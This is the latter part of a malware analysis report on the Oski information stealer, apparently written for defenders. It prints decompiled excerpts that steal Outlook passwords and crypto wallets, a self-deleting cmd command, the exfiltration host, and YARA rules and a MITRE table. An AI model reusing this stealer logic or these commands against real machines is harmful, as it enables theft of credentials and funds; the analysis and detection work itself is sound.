"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
```

Image 25- The directories in the Registry that the malware will use to obtain Outlook account information

With **RegOpenKeyExA** API, malware tries to get handles for registry directories given as parameter with **KEY_READ** permission for **HKEY_CURENT_USER**. If the ERROR_SUCCESS value is return, the **RegEnumValueA** API is called by giving the handle and the char array variable in which the data will be written, in addition to the default. This call is set to not return value in the while loop, so it will work as long as the ERROR_SUCCES value is received.

The data obtained with the **RegEnumValueA** API is provided to type conversion to string. According to the Registry Value Type of the data, the relevant function works in the switch case. If Data Type returns as 3 (binary data in any form), it tries to truncate the data variable from the **“Password”** string by using the strstr function in the condition. Thus, it has access to the password.

The password is resolved with the CryptUnprotectData API. In other Data Type cases, the data is tried to be converted to string. The **outlook.txt** file is created with the fopen function. The data is printed into the file with fprintf.

```
while ( !RegEnumValueA_call(handle_reg_outlook, retrived_index, Data, &size, 0, &data_type, data_pointer, &bufsize) )
{
  sub_232D70((char *)v8);
  LOBYTE(v18) = 1;
  std::string::operator=(Data);
  v8[0] = data_type;
  v8[15] = bufsize;
  switch ( data_type )
  {
    case 3:
      if ( strstr(Data, "Password") )
      {
        Source = (char *)sub_24EED0((int)data_pointer, bufsize);
        string_copy(Destination, Source);
        v6 = Source;
        v4 = GetProcessHeap();
        HeapFree_call(v4, 0, v6);
        std::string::operator=(Destination);
        string_copy(Destination, (char *)&byte_259491);
      }
```

Image 26- The algorithm the malware uses to obtain Outlook account information

In the crypto-related function, the crypto money name, wallet name and the name of the file related to the wallet are given as parameters. A new folder with the coin name is created with the CreateDirectoryA API inside the crypto folder. With the SHGetFolderPathA API, the directory of the APPDATA folder is taken, with the lstrcatA API, the wallet name is added as the directory, so that the absolute directory of the wallet is obtained. With the SetCurrentDirectoryA API, the program comes to the wallet directory. Cryptocurrency related data is copied into the crypto folder..

```
push malware.261F98
call dword ptr ds:[<&lstrcat>]
mov ecx,dword ptr ds:[262190]          00262190:&"*wal*.dat"
push ecx
mov edx,dword ptr ds:[26211C]          0026211C:&"\\\\Bitcoin\\\\"
push edx
mov eax,dword ptr ds:[26211C]          0026211C:&"\\\\Bitcoin\\\\"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2622E4]          002622E4:&"keystore"
push ecx
mov edx,dword ptr ds:[262680]          00262680:&"\\\\Ethereum\\\\"
push edx
mov eax,dword ptr ds:[262680]          00262680:&"\\\\Ethereum\\\\"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2625E8]          002625E8:&"default_wallet"
push ecx
mov edx,dword ptr ds:[262610]          00262610:&"\\\\Electrum\\\\wallets\\\\"
push edx
mov eax,dword ptr ds:[262620]          00262620:&"\\\\Electrum"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2625E8]          002625E8:&"default_wallet"
push ecx
mov edx,dword ptr ds:[262290]          00262290:&"\\\\Electrum-LTC\\\\wallets\\\\"
push edx
mov eax,dword ptr ds:[262344]          00262344:&"\\\\Electrum-LTC"
push eax
```

Image 27- Debugger view of some of the crypto wallets targeted by the malware.

Information such as user name, computer name, system language are collected with the using **Registry queries** and APIs and written into a file called **system.txt.** A screenshot of the computer is taken.

```
Stream = fopen(system_txt, Mode);
if ( Stream )
{
  fprintf(Stream, System____);
  fprintf(Stream, "\n");
  v0 = sub_24B260();
  fprintf(Stream, Windows, v0);
  fprintf(Stream, "\n");
  v1 = sub_24B220();
  fprintf(Stream, Bit, v1);
  fprintf(Stream, "\n");
  v2 = sub_24B1E0();
  fprintf(Stream, User, v2);
  fprintf(Stream, "\n");
  v3 = sub_24B2E0();
  fprintf(Stream, Computer_Name, v3);
  fprintf(Stream, "\n");
  v4 = sub_24ABD0();
  fprintf(Stream, System language, v4);
```

Image 28- The malware writes the data it collects about the system to the system.txt file

After the data is collected, it is compressed into a ZIP file consisting of random names and sent to the **oski[.]myz[.]info** site by POST method.

To clean the traces, the program is brought to the C:\ProgramData directory with the SetCurrentDirectoryA API. With the RemoveDirectoryA API, Malware deletes files that consist of random numbers and that contain autofill, cc, crypto, cookies folders and passwords.txt, system.txt, screenshots. Downloaded 7 DLLs are deleted with DeleteFileA API.

```
SetCurrentDirectoryA_call(C_ProgramData);
RemoveDirectoryA_call(programdata_rndmsay_direc);
DeleteFileA_call(sqlite3_dll_full_path);
DeleteFileA_call(freebl3_dll_full_path);
DeleteFileA_call(mozglue_dll_full_path);
DeleteFileA_call(msvcp140_dll_full_path);
DeleteFileA_call(nss3_dll_full_path);
DeleteFileA_call(softokn3_dll_full_path);
DeleteFileA_call(vcruntime140_dll_full_path);
```

Image 29- The malware deletes the DLLs it downloads, the folders and files it creates

The PID value of the malware is obtained using the OpenProcess, GetModuleFileNameExA, GetCurrentProcessID APIs. **"/c taskkill /pid %d & erase %s & RD /S /Q %s* & exit"** The PID value is written with the wsprintfA API where %s will be. The command given above is run in cmd.exe with the ShellExecuteA API.

"/c taskkill /pid %d & erase %s & RD /S /Q %s* & exit

```
v3 = GetCurrentProcessId_call(v2);
wsprintfA_call(task_kill_command, taskkill_pid_, v3);
GetCurrentDirectoryA_call(260, v5);
return ShellExecuteA_call(0, 0, cmd_exe, task_kill_command, v5, 0);
```

Image 30- The malware terminates processes.

YARA Rules

```
rule OskiStealer_s

{

   meta:

      description = "OskiStealer"

   strings:

      $str1 = "oski.myz.info"

      $str2= "056139954853430408"

            $str3 = "\\Microsoft\\Edge\\User Data\\"

      $str4 = "outlook.txt"

      $str5= "Password"

      $str6 = "KrIQo17IFiGtq1e9nw=="

      $str7 = "GZIxlBOHQTb+y2KIrtYSkaTI/pHkUM8sMbgYvU0="

     $sql1 =
"CZYvlWrzRC2x9lfpy4VB/KOcyp/eeYwgNLtW7FZ9oinPwE8mGXO+oUQ9oIuPTmY//FYp6Fk/jtbG33g/9AmyJJ
Ttkm82k33qs3jfLl0="

     $sql2=
"CZYvlWrzRCqs7ESshbNHxrvEmqXDcIdidaZSx0gw7jXZvwo1DXKo+gsqvKSQXXNmuRgO13NejszI1GQ0pw=="

    $sql3=
"CZYvlWrzRA2R1neaoKlrmPeByY/YYYF8e6Vb4RJx8iHI+wZlBXKE/gE7rYmDED87uUA47E523f/Sx2515X/QW+
n9zylh/S+z6CeCcx5wd5JwYcnj8E1jIXAdaf+hK7Oz19EyNRysSNA0qIZ8vwm0ByNx118="

$sql4 =
"CZYvlWrzRCu/6EaahIJt17aa3vyQcI18fblW7Fc+7B/R/EQxBC376BwosYmHSHZ8smcx4F1hgoDE0n8+iyGVBru
ojV8pon33pWPCLkpoAfATDIfh700raGEsaeyqP7Q="

$sql5 = "CZYvlWrzRCO34E+hhY1f0fvIzLHcYJAsUpl41R487Trj9UU3AWmy/hA3qoI="

$sql6="CZYvlWrzRCu/6Ebpy5pT2KKNmpbiWrgsdb5D91g47iw="

$chr1 = "Bo8vv0rGCGWN8UKxjg=="

$chr2 = "FrwEuUeHICSq5A=="

$chr3 = "GbwMu0DCFw=="

$chr4 = "DbYB8G3GECQ="

$fire1 = "ObwMu0DCF2ut9E+sn4k="

$fire2="NrwEuUfUSi+t6k0="

$fire3= "PLwRvUHOFzGx91rrmJ1e3aON"

   condition:

      all of them or

     3 of ($sql*) and 2 of ($chr*) and any of ($fire*) or

     4 of ($str*) and 3 of ($sql*)

}
```

```
rule OskiStealer_d

{

   meta:

      description = "OskiStealer"

   strings:

      $str1 = "1BEF0A57BE110FD467A"

 $str2 = "system.txt"

$str3 = "password.txt"

$str4 = "outlook.txt"

$str5 = "crypto"

$str6 = "cc"

$str7 ="cookies"

$str8 = "autofill"

$o1 = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"

$o2 = "Software\\Microsoft\\Windows Messaging Subsystem\\Profiles"

$r1 = "RegOpenKeyExA"

$r2 = "RegEnumValueA"

$f1 = "Web Data"

$f2 = "Cookies"

$f3 = "Login Data"

$f4 = "Local State"

$f5= "logins.json"

$f6 = "cookies.sqlite"

$f7 = "formhistory.sqlite"

$c1 = "Bitcoin"

$c2 = "Ethereum"

$c3 ="Electrum"

$c4 = "Exodus"

$c5 = "MultiDoge"

$c6 = "LiteCoin"

condition:

all of them or

4 of ($str*) and 3 of ($c*) or

4 of ($str*) and 3 of ($f*) or

2 of ($str*) and all of ($r*) and all of ($o*)

}
```

MITRE ATTACK TABLE

Execution	Credential Access	Discovery	Defense Evasion	Collection	C&C	Exfliration
Windows CommandShell (T1059.003)	**Credentials from Web Browsers** (T1555.003)	**Query Registry** (T1012)	**Debugger Evasion** (T1622)	**Data from Local System** (T1005)	**Standard Encoding** (T1132.001)	**Exfiltration Over C2 Channel** (T1041)
	Steal Web Session Cookie (T1539)	**System Information Discovery** (T1082)	**Deobfuscate/ Decode Filesor Information** (T1140)	**Browser Session Hijacking** (T1185)		
	Unsecured Credentials (T1552.002)	**File and Directory Discovery** (T1083)		**Screen Capture** (T1113)		
				Archive Collected Data (T1560)		
				Automated Collection (T1119)		

Solution Offers

1. It should be used up-to-date Antivirus software.
2. It should be used current Operating System version.
3. It should be used 2FA in Crypto accounts.
4. It could be used fingerprint encryption in USB devices.
5. Applications should be kept up to date.
6. Attachment files of unknown e-mails should not be opened.
7. Links which is untrusted should not be opened.
8. Passwords should not be stored in clear text on the computer.
9. Unknown applications should not be run without checking.

PREPARED BY

Celal Doğan Duran Linkedin